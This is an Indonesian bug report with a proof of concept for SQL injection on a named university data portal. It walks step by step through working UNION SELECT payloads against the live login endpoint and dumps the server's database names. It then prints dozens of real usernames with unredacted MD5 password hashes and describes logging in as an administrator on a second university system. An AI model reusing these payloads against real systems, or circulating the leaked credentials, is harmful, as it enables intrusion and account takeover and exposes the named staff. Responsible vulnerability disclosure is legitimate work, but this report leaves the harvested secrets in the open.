

# SQL Injection – data.unsyiah.ac.id

**Bug Reporter** : Muhammad Bayu Juhri


**Bug Priority** : High

**Bug Reference** :


1. <https://govcsirt.bssn.go.id/sql-injection/>
2. <https://portswigger.net/web-security/sql-injection>

## Proof of Concept


1. Buka situs [data.unsyiah.ac.id](http://data.unsyiah.ac.id).



2. Terlihat pada halaman website terdapat tombol Unduh Excel. Klik tombol tersebut dan akan muncul modal berisi form login.



3. Masukkan sembarang data di kolom NIP dan Password kemudian klik Login.




4. Ketika di klik Login, muncul alert bahwa login gagal karena akun tidak ditemukan. Kemudian, saya menekan CTRL+U untuk melihat URL login tersebut.

```


600 }
601 }
602 function login(nip,password) {
603   $.ajax({
604     type: 'POST',
605     url: 'https://data.unsyiah.ac.id/public/mahasiswa_diterima/login',
606     data: {
607       nip: nip,
608       password: password
609     },
610     dataType: "json",
611     beforeSend: function (jqXHR, setting) {
612       swal({
613         title: 'Mohon Tunggu . . .',
614         text: 'Permintaan Anda sedang diproses',
615         type: 'warning',
616         showCancelButton: false,
617         showConfirmButton: false
618       });
619     },
620     success: function(result){
621       if(result[0]==true){
622         $("#form").modal("hide");
623         swal({
624           title: "Berhasil",
625           text: result[1],
626           type: "success",
627           showCancelButton: false,
628           confirmButtonClass: "confirm",
629           confirmButtonText: "Unduh Excel",
630           closeOnConfirm: false,
631           closeOnCancel: true
632         },
633         function(isConfirm) {
634           if (isConfirm) {
635             $("#unduh").click();
636             swal.close();
637           }
638         });
639       }
640       else if(result[0]==false){
641         swal("Gagal",result[1],"error");
642       }
643     }
644   });
645 }
646 }

```

5. Dapat dilihat form login tersebut diteruskan ke [https://data.unsyiah.ac.id/public/mahasiswa\\_diterima/login](https://data.unsyiah.ac.id/public/mahasiswa_diterima/login) dengan method POST dan dua parameter yaitu 'nip' dan 'password'. Kemudian, saya mencoba login ulang dengan memasukkan single quote (') pada bagian NIP dan sembarang karakter pada bagian Password



6. Ketika dimasukkan single quote, situs merespon dengan memunculkan alert Mohon Tunggu... dengan waktu yang lama. Di sini, saya menggunakan add ons HTTP Header Live untuk melihat bagaimana output website sehingga hanya memunculkan alert Mohon Tunggu... dengan waktu yang lama.



7. Ternyata, ketika dimasukkan single quote situs menampilkan error *You have an error in your SQL syntax*. Error tersebut merupakan salah satu ciri rentan terhadap SQL Injection. Selanjutnya, saya menggunakan query ORDER BY untuk menghitung jumlah column.

URL : [https://data.unsyiah.ac.id/public/mahasiswa\\_diterima/login](https://data.unsyiah.ac.id/public/mahasiswa_diterima/login)


Method : POST

Data :

nip=' order by 1-- -&password=a → (Website normal)

nip=' order by 91-- -&password=a → (Website normal)

nip=' order by 92-- -&password=a → (Website kembali error)




Tujuan dari ORDER BY adalah mencari angka terkecil dimana website kembali error. Ketika ORDER BY 91 website masih normal. Tetapi ketika ORDER BY 92 website kembali error. Jika kita coba ORDER BY 93 atau angka lain yang lebih besar dari 92 maka website akan kembali error. Itu artinya, 92 merupakan angka terkecil dimana website kembali error. Dengan begitu, jumlah columnnya ada 91.

- Setelah diketahui jumlah column, sekarang kita urutkan jumlah column tersebut menggunakan UNION SELECT.

URL : [https://data.unsyiah.ac.id/public/mahasiswa\\_diterima/login](https://data.unsyiah.ac.id/public/mahasiswa_diterima/login)  
 Method : POST  
 Data :

nip=' and false union select


1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91-- -&password=a



- Terlihat pada situs muncul angka 51, 11, dan 52. Angka-angka tersebut adalah vulnerable column yang bisa kita manfaatkan untuk dump isi database. Sebagai contoh, saya akan dump list database yang ada di angka 11.

URL : [https://data.unsyiah.ac.id/public/mahasiswa\\_diterima/login](https://data.unsyiah.ac.id/public/mahasiswa_diterima/login)  
 Method : POST  
 Data :

nip=' and false union select 1,2,3,4,5,6,7,8,9,10,concat(0x3c62723e,(select group\_concat(schema\_name separator 0x3c62723e) from information\_schema.schemata),0x3c62723e),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91-- -&password=a



Dapat dilihat, situs menampilkan list database yang ada yaitu:

**information\_schema**  
**clinic**  
**db\_uktb**  
**dbbm**  
**fsd**  
**kpa**  
**mysql**  
**pddikti**  
**performance\_schema**  
**perwalan**  
**puksi**  
**registrasi**  
**sekolah**  
**semat**  
**sia**  
**siakadpps**  
**siakadpps**  
**siakadprofesi**  
**simail**  
**uskpr**  
**uskpr\_BK**

10. Sampai di sini saya mencoba dump isi database **registrasi** untuk melihat list username dan password user agar saya bisa login sebagai admin di situs <https://registrasi.unsyiah.ac.id>.

URL : [https://data.unsyiah.ac.id/public/mahasiswa\\_diterima/login](https://data.unsyiah.ac.id/public/mahasiswa_diterima/login)  
Method : POST  
Data :


nip=' and false union select 1,2,3,4,5,6,7,8,9,10,concat(0x3c62723e,(select group\_concat(user\_username,' : ',user\_password separator 0x3c62723e) from registrasi.user\_registrasi),0x3c62723e),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91--&password=a

```
[true,"Halo, 51
Mufit: 240eaae4f75574d27774ca75af0fb1d7
Fuaddi: 5ee7fb80b1e2d62aad32df84fb19624
Arief: 2cec4c59c84c467829882a524926364e
Muliati: e10adc3949ba59abbe56e057f20f883e
Said Muhammad: 231851c3fd80a639b619d8df5e3beff6
husni: 290b0b1e6ed0a1f68bcf3408b902c05f
Yeni: 237922b3d03c24e2f178e522180c167c
mardiah: c8b55686e83b56fa 52 silahkan klik unduh excel"]
```

11. Sampai di sini, saya sudah berhasil mendapatkan list username dan password dari user yang memiliki level admin. Hanya saja, output yang tampil sepertinya memiliki limit karakter sehingga tidak semua user dapat ditampilkan. Untuk itu saya menggunakan tool SQLMAP untuk menampilkan semua user

```
Database: registrasi
Table: user_registrasi
[49 entries]
+-----+-----+
| user_username | user_password |
+-----+-----+
| Mufit         | 240eaae4f75574d27774ca75af0fb1d7 |
| Fuaddi        | 5ee7fb80b1e2d62aad32df84fb19624 |
| Arief         | 2cec4c59c84c467829882a524926364e |
| Muliati       | e10adc3949ba59abbe56e057f20f883e |
| Said Muhammad | 231851c3fd80a639b619d8df5e3beff6 |
| husni         | 290b0b1e6ed0a1f68bcf3408b902c05f |
| Yeni          | 237922b3d03c24e2f178e522180c167c |
| mardiah       | c8b55686e83b56fa52silahkan klik unduh excel |
| adi           | e1456819f4803cb59df7fcd55f319dea |
| mursal        | 67391efa89e7c4b0a1544d015b4069d4 |
| susi          | 44583533ffc66cfb93d75578a31cbd18 |
| iskandar      | fc9241c2809f44a736c0c057b0994cb4 |
| didi          | 13c440a4f0d27efb9553c5f337c1a09 |
| asni          | d36a36c25ffe288126d4d0000c65714e |
| darma         | e292b1d68c8b480c49074ff1b6e266b8 |
| laila         | 0025e89702ab006ccb9ead4cf48f19f |
| juned         | e10adc3949ba59abbe56e057f20f883e |
| erni          | 20d0df0db8ea701becd1c53f7ba2fb2a |
| iyung         | 4f3a88a76cd61944a3f35cff17503624 |
| nunung        | 2e19ab163556288cf239f5339927e408 |
| resh1         | 1abea7f0fd3e893a39d9351e01cbad41 |
| reza          | ce5b13b066aa7f75aa059e20abb54c8 |
| mita          | 0e311e5b9704f28b4e8557e8fa3f7e7d |
| adun          | e00b29d5b34c3f78df09d45921c9ec47 |
| ardh1         | ac7c237080cd9825516dffdec79d1917 |
| nila          | 4cf49ed737012a026800eaf4607da43a |
| akbar         | f039e5f06e85d10bf7b742e65ad931ca |
| abbasadamazzuhr | 9d5709eccf233fdeaa3568e81ed7bd4f |
| id4           | 9204943c5178df7814444314a773ec1b |
| tonyhr        | ac43724f16e9241d990427ab7c8f4228 |
| martunis      | 0b7abb754066911c137abab358746e62 |
| safran        | 3d1f703c70f57c5d0ee80567af32e3d8 |
| yandi         | 6fba0b76ba98090ac33f192db908f59 |
| syamsul       | 404c47ca4ed629060063b17621457fd |
| skamal        | 4196650c876e99125385d91468ebe3ee |
| amalul        | c7e8c5eb27750660d7756571e43d1b3 |
| heryanto      | 11357611cb1b43ff3138d1eba068644b |
```

12. Kemudian, saya menggunakan salah satu username dan password untuk login ke <https://registrasi.unsyiah.ac.id/registrasiunsyiah>.



Login sukses!